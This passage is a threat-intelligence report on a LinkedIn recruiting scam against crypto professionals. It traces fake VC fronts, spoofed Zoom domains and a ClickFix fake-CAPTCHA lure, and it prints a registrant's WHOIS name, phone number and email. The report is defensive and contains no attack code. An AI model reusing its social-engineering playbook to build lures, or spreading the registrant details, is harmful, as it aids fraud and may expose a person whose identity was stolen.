In a new investigation, Moonlock Lab has been tracking a malware campaign targeting cryptocurrency and Web3 professionals. The threat actors operate through fabricated venture capital identities, engage victims on LinkedIn with tailored job or partnership offers, and funnel them toward spoofed video conferencing links—fake Zoom and Google Meet pages—that serve as the delivery mechanisms for malicious payloads.
What makes this campaign noteworthy is the convergence of several trends in modern threat operations: advanced social engineering, cross-platform payload delivery, and the adoption of the ClickFix technique, a method that weaponizes user trust by disguising malicious command execution as a routine browser verification step.
Moonlock Lab presents its full investigation, along with practical recommendations to help people protect themselves from the attack.
Key findings
Here’s a rundown of the full findings we’ll be discussing in this report:
- A coordinated malware campaign is targeting cryptocurrency professionals through LinkedIn social engineering, fake venture capital firms, and fraudulent video conferencing links.
- The attack chain culminates in a ClickFix-style fake CAPTCHA page that tricks victims into executing clipboard-injected commands in their Terminal.
- The campaign is cross-platform by design, delivering tailored payloads for both macOS and Windows.
- WHOIS data links the malicious infrastructure to a single registrant: Anatolli Bigdasch (Boston, Massachusetts), who is connected to the fictitious company SolidBit Capital. This is the same entity whose “co-founder,” Mykhailo Hureiev, was reported by a victim on X (formerly Twitter) for conducting recruiter scam operations on LinkedIn.
- Related macOS samples analyzed by Moonlock Lab reveal fully undetectable (FUD) Mach-O binaries that download next-stage payloads for lateral infection.
- Newly registered infrastructure, including the domain lumax[.]capital, suggests that threat actors are actively building the next iteration of their campaign with a fresh fake company identity.
- Behavioral and operational indicators are consistent with tactics previously attributed to DPRK-aligned threat actors targeting the cryptocurrency sector, though definitive attribution remains open.
- The campaign shares tactical and infrastructure overlaps with activity attributed by Mandiant to UNC1069, a financially motivated DPRK threat actor tracked since 2018, including near-identical fake Zoom domain naming conventions (zoom[.]us07-web[.]us vs. Mandiant’s zoom[.]uswe05[.]us), Calendly-to-fake-Zoom social engineering flows, and cross-platform ClickFix delivery.
Initial access: LinkedIn social engineering

The campaign begins on LinkedIn, where an operator using the persona Mykhailo Hureiev, listed as “Co-Founder & Managing Partner” at SolidBit Capital, contacts targets with personalized messages. The approach follows a consistent pattern:
- Flattery and context-setting. The initial message references the target’s public work, community engagement, or professional visibility. In a documented case, Hureiev wrote: “Recently I’ve been following [project name] and its RWA-focused ecosystem, and your work around KOL and community engagement has been quite visible.”
- Role framing. The operator presents SolidBit as a Web3 and DeFi-focused fund that works with “portfolio teams and ecosystem partners across growth, community, and narrative-building initiatives.”
- Urgency toward external links. The conversation quickly pivots to scheduling a call. The operator shares a Calendly link, calendly[.]com/hureivemykhail/with-solidbit-meeting, that is configured to redirect the victim to a fake Zoom meeting link.
This social engineering flow was publicly documented on January 9, 2026, by a user on X (handle @0xbigdan), who posted a warning about the scam with screenshots of the full LinkedIn conversation. The victim noted several red flags: the use of lookalike domains, the urgency to follow external links, and a telling behavioral detail—when the victim invited Hureiev to their own Google Meet instead, the operator joined the call, stayed silent, and then disconnected. The account was blocked shortly after.

Infrastructure: Domains, registrants, and fake companies
The infrastructure behind this campaign is well-structured and built to rotate identities when one front becomes exposed. Moonlock Lab has managed to trace how seemingly separate companies are connected and determine that one name sits at the center of it all.
Domain registration and the Bigdasch connection
This is where the OSINT gets interesting. We pulled WHOIS records for the malicious domains and found that they all point to the same registrant, shown below.
| Field | Value |
| Registrant Name | Anatolli Bigdasch |
| Location | Boston, MA, US |
| Phone | +1.3542438756 |
| anatollibigdasch0717[at]gmail[.]com |
A search for “Anatolli Bigdasch” returns a private LinkedIn profile associated with the same individual.

Notably, this profile identifies Bigdasch as the founder of SolidBit Capital, the same entity that Mykhailo Hureiev claims to represent when engaging victims on LinkedIn.


Whether “Anatolli Bigdasch” is a real person, a stolen identity, or a fully fabricated persona cannot be conclusively determined from available data. What is clear is that this identity serves as the administrative anchor for the campaign’s domain infrastructure.
The rotating company fronts: SolidBit, MegaBit, and Lumax Capital
A defining characteristic of this campaign is the operators’ investment in fabricated company identities—not just single-purpose phishing pages but fully built-out corporate facades designed to stand up to the scrutiny of a victim’s due diligence check.
SolidBit Capital is the identity tied to the Bigdasch registrant and the Mykhailo Hureiev LinkedIn persona. But SolidBit isn’t the only fake company in this operation.MegaBit is an additional fake company discovered on the campaign infrastructure. Hosted on the fake Zoom domain at zoom[.]07usweb[.]us/homepage/, the site presents itself as an investment firm with a polished dark-themed frontend, navigation tabs (Portfolio, About Us, Focus, Team, Contact Us, and Login), and an “Investment Team” page featuring four individuals, all displayed with AI-generated headshot photos. The domain variant (07usweb[.]us vs. us07-web[.]us) confirms that this is the same operator rotating infrastructure identifiers while reusing the core naming pattern.

The name “MegaBit” itself follows the same convention as “SolidBit.” Both use the “-Bit” suffix commonly associated with cryptocurrency and blockchain ventures, suggesting a deliberate branding pattern designed to resonate with targets in the crypto space.
Lumax Capital represents the newest iteration, as described below.
VirusTotal pivoting: Lumax Capital
Pivoting through VirusTotal on the IP address associated with the known malicious domains revealed a newly registered domain: lumax[.]capital, registered on February 2, 2026.


At the time of this analysis, the Lumax Capital website was live and fully functional. It included a polished frontend with working navigation, multiple tabs, and a fabricated company history claiming operations since 2018 (contradicted by the domain’s registration date of just days prior).


The “Leadership” page features AI-generated headshot photos of supposed team members—including “Anna Fernanda,” “Vladyslav Bystrov,” and others—with fabricated credentials from institutions like Stanford and MBA programs.

The site also includes a Research section with article entries backdated to December 2025. However, clicking any of these entries displays a “Coming soon” placeholder, confirming they are cosmetic stubs designed to build perceived legitimacy for visitors who land on the site after an initial LinkedIn interaction.

This infrastructure strongly suggests that the threat actors are actively preparing Lumax Capital as the next front company in their campaign rotation, likely anticipating that the SolidBit Capital identities are compromised.
The ClickFix delivery mechanism
The ClickFix social engineering technique, sometimes referred to as “living-off-the-user,” has gained popularity among threat actors throughout 2025–2026. Unlike traditional drive-by downloads or exploit kits, ClickFix attacks require the victim to manually execute the malicious payload themselves, thus bypassing security tools.
The technique typically presents the victim with a fake browser verification (Cloudflare CAPTCHA, a “Verify you are human” prompt, etc.) that secretly copies a malicious command to the clipboard and then provides step-by-step visual instructions for the user to paste and execute it in their system terminal.
Implementation in this campaign
When a victim clicks the fake Zoom or Google Meet link provided by the LinkedIn operator, they are directed to a page that appears to be a legitimate event website—in this case, “The Digital Asset Conference III,” referencing a real cryptocurrency event, and “Hedgeweek,” a well-established hedge fund industry news portal widely read by institutional investors, fund managers, and allocators. Moonlock Lab reached out to Hedgeweek to notify them of the typosquat domain abusing their brand, but did not receive a response at the time of publication.
The attackers overlay this page with a fake Cloudflare-branded verification modal.

